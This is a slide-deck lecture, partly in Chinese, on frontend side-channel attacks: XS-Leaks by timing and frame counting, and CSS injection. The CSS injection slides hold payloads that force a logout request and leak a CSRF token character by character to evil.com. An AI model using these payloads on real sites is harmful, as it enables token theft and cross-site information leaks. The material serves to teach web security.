Frontend Security

Side Channel

@splitline

XS-Leaks

XS-Leaks

- 沒有 XSS 仍然有可能洩露資訊

- 最原始的論文 / Stanford, 2007
  Exposing Private Information by Timing Web Applications

- Browser-based side channel attack.

XS-Leaks: Time-based

- XS-Leaks 的前身 -- Security: Cross-domain search timing
- 透過 search / render 耗費的時間差 leak 出資訊
- /?search=<*input*>

```
- a    0.17s
- b    0.21s
-  …
- f    0.87s
-  …
- z    0.15s
```

→


```
- fa   0.12s
- fb   0.19s
-  …
- fl   0.91s
-  …
- fz   0.20s
```

→

```
-  …
-  flag 0.95s
-  …
```

XS-Leaks: Frame Count

- `window.frames.length` ⟶ 得知指定 window 底下 iframe 數量
- /search?query=*S3CR3T_KEY_9527* frame.length ≥ 1
- /search?query=*wtfff_doesnt_exist* frame.length == 0



https://email.com/?query=S3CR3T_KEY_9527


Search Result / 1 result(s):

email.com/ ... (iframe)

Hi:
Your key is S3CR3T_KEY_9527!

XS-Leaks: Frame Count

- `window.frames.length` ⟶ 得知指定 window 底下 iframe 數量
- `/search?query=S3CR3T_KEY_9527` frame.length ⩾ 1
- `/search?query=wtfff_doesnt_exist` frame.length ═ 0




```
https://email.com/?query=wtfff_doesnt_exist

    Search Result / 0 result(s):


    Nothing here...
```

XS-Leaks: Frame Count

- `window.frames.length` ⟶ 得知指定 window 底下 iframe 數量
- /search?query=*S3CR3T_KEY_9527* frame.length ⩾ 1
- /search?query=*wtfff_doesnt_exist* frame.length == 0


evil-site.com

```
<script>
  console.log(
    victim.frame.length
  )
</script>
```

XS-Leaks: Frame Count / Case Study

- The Return Of The Iframe, Leaking Data From Facebook Messenger
- FB Messenger 有在聊天的話會開一個 frame
- 透過 frame.length 可得知特定用戶正在跟幾個人聊天

Read More:

https://xsleaks.dev/

CSS Injection

CSS Injection

```
<style>
    [INJECT]
</style>
```

- 利用 url(…) 任意送請求 (GET-based CSRF)
- 透過 selector leak HTML 中的資料

CSS Injection -- DoS

Boring

```
<style>
    body {
      background: url(http://example.com/logout);
    }
</style>
```

CSS injection + Logout CSRF

CSS Injection -- Leak Information

```
<style>
input[name=token][value^="1"] { background: url(//evil.com/1); }
input[name=token][value^="2"] { background: url(//evil.com/2); }
 ...
input[name=token][value^="9"] { background: url(//evil.com/9); }

input[name=token][value^="11"] { background: url(//evil.com/11); }
 ...
input[name=token][value^="9f"] { background: url(//evil.com/9f); }
</style>

<input type="text" name="token" value="9f586e5 ... ">
```

CSS Injection -- Leak Information

```
<style>
input[name=token][value^="1"] { background: url(//evil.com/1); }
input[name=token][value^="2"] { background: url(//evil.com/2); }
 ...
input[name=token][value^="9"] { background: url(//evil.com/9); }

input[name=token][value^="11"] { background: url(//evil.com/11); }
 ...
input[name=token][value^="9f"] { background: url(//evil.com/9f); }
</style>

<input type="text" name="token" value="9f586e5 ... ">
```